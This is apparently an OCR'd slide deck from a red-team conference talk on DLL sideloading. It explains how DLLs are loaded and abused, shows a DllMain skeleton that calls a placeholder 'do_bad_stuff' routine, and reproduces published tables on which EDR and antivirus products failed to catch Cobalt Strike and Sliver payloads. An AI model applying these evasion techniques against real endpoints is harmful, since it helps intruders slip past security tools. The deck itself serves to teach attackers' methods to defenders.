
DLL SIDELOADING

Execution and Evasion

Or, “Why is Teams connecting to Dropbox?”



whoami


Dan Reimer
(*oldrho*)

- I Break Things
  (*Cybersecurity Offensive Operations / Red Team Operator / Penetration Tester / Buzzwords*)
  - Internal / External Networks
  - Wireless Networks
  - Web Applications
  - On-site / Physical Facilities
- Infrastructure and Networking in a previous life

red team for life

WHAT WE ARE COVERING

1. What are DLLs and how are they used and abused?
2. Methods of loading DLLs
   - Absolute Paths
   - DLL Search Order
3. Techniques for hijacking DLLs
4. Limitations of these techniques
5. Detection, mitigation, and preventation




01

What are DLLs?


How are they used and abused?

What are DLLs?

- Just like EXE’s, except a different entry point
- Must be loaded by an existing process
  For example: rundll32.exe
- Code executes in the calling thread and process
- Typically exports several functions for the calling process to use




```
    HMODULE module;
    module = LoadLibrary(L"Advapi32.dll");
```



```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        do_bad_stuff();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


How DLLs are Used

- Allows developers to reuse common code
- Can be reloaded without restarting a process
- Can be updated without having to rebuild an entire application
- Exposes functionality to other applications
  Database and API connectors, encryption, authentication modules, etc




How DLLs are Abused

- Payloads can be executed when the DLL is loaded
- Often not detected as all applications use DLLs
- Code is executed with the host process token
- Actions taken by the payload appear to come from the host process
- Host process might be trusted by the EDR/AV



How DLLs are Abused

Really, *really*, good at evading detection with a loader!




Step 1: System Infection. We tested three different evasion techniques (and two base cases) against three leading EDR solutions, and one antivirus solution. All experiments were run in August 2022.

		EDR1		EDR2		EDR3		AV	
		Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver
No behavioral analysis or sandbox evasion	.exe	🟩	🟩	🟩	🟩	🟩	🟩	🟥	🟥
	.dll	🟩	🟩	🟩	🟩	🟩	🟩	🟥	🟥
Only sandbox evasion	.exe	🟩	🟩	🟩	🟩	🟩	🟩	🟥	🟥
	.dll	🟩	🟩	🟩	🟥	🟩	🟩	🟥	🟥
1 Unhooking	.exe	🟩	🟩	🟩	🟩	🟥	🟥	🟥	🟥
	.dll	🟩	🟥	🟩	🟥	🟥	🟥	🟥	🟥
2 Direct syscalls	.exe	🟩	🟩	🟩	🟩	🟥	🟥	🟥	🟥
	.dll	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥
3 Indirect syscalls	.exe	🟩	🟩	🟩	🟩	🟥	🟥	🟥	🟥
	.dll	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥

EDR Evasion Primer, Hack-in-the-Box Singapore, 2022 – Jorge Gimenez & Karsten Nohl

How DLLs are Abused


Even without any evasion! Though maybe a little shellcode encryption



EDR	CPL	HTA	EXE	DLL
BitDefender GravityZone Plus	✗	✗	✓	✗
Carbon Black Cloud	⋆	⋆	✓	✓
Carbon Black Response	•	✗	✓	✓
Check Point Harmony	✗	⋄	✗	✓
Cisco AMP	✗	✗	✓	⊙
Comodo OpenEDR	✗	✓	✗	✓
CrowdStrike Falcon	✓	✓	✗	✓
Cylance PROTECT	○	○	✓	✗
Cynet	✗	✓	✓	✓
Elastic EDR	✗	✓	✓	✗
F-Secure Elements Endpoint Detection and Response	⋄	†	✓	✗
FortiEDR	✗	✗	✗	✗
Harfang Lab Hurukai	✗	✓	✗	✓
ITrust ACSIA	✓	✓	✓	✓
McAfee Endpoint Protection with MVision EDR	✗	•	✓	✓
Microsoft Defender for Endpoints (original IOCs)	⋆	✗	✗	✓
Microsoft Defender for Endpoints (Updated MDE)	⋆	✗	✗	✗
Microsoft Defender for Endpoints (Updated MDE & IOCs)	∇	✗	✗	✓
Minerva Labs	⊕	✗	✓	✗
Palo Alto Cortex	✓	✓	✗	✓
Panda Adaptive Defense 360	✗	✓	⋆	✓
Sentinel One (Original version)	✓	✓	✓	✗
Sentinel One (Current Version)	✗	✗	✗	✗
Sophos Intercept X with EDR	✗	✗	✓	-
Symantec Endpoint Protection Complete	⋆	✗	⋆	⋆
Trend micro Apex One	•	•	✓	✓
Endpoint Protection				
ESET PROTECT Enterprise	✗	✗	✓	✓
F-Secure Elements Endpoint Protection Platform	✓	✓	✓	✓
Kaspersky Endpoint Security	✗	✗	✗	✓
McAfee Endpoint Protection	✗	✗	✓	✓
Symantec Endpoint Protection	✓	✗	✓	✓

Table 1: Aggregated results of the attacks for each tested solution.
Notation: Highlighted row denotes acknowledged results by the vendor. ✓: Successful attack,⋄ Successful attack, raised medium alert, •: Successful attack, raised minor alert, ⋆: Successful attack, alert was raised ○:Unsuccessful attack, no alert raised, ✗: failed attack, alerts were raised. †: In two experiments supplied by the vendor, in the first it was detected after five hours, in the second it was detected after 25 minutes. ⊙: Initial test was blocked due to file signature, second one was successful with another application. ∇: The attack was detected by the EDR but was blocked after 15 minutes. ⊕: Blocked by filetype (LOLBIN module), but the technique passed.

An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors, 2022-01-11 – George Karantzas & Constantinos Patsakis




02

Loading DLLs

Getting that code to run

DLL Loading


Absolute Path



```
HMODULE module;
module = LoadLibrary(L"C:\\Windows\\System32\\winhttp.dll");
```

Attempt to load this file and only this file.

Filename



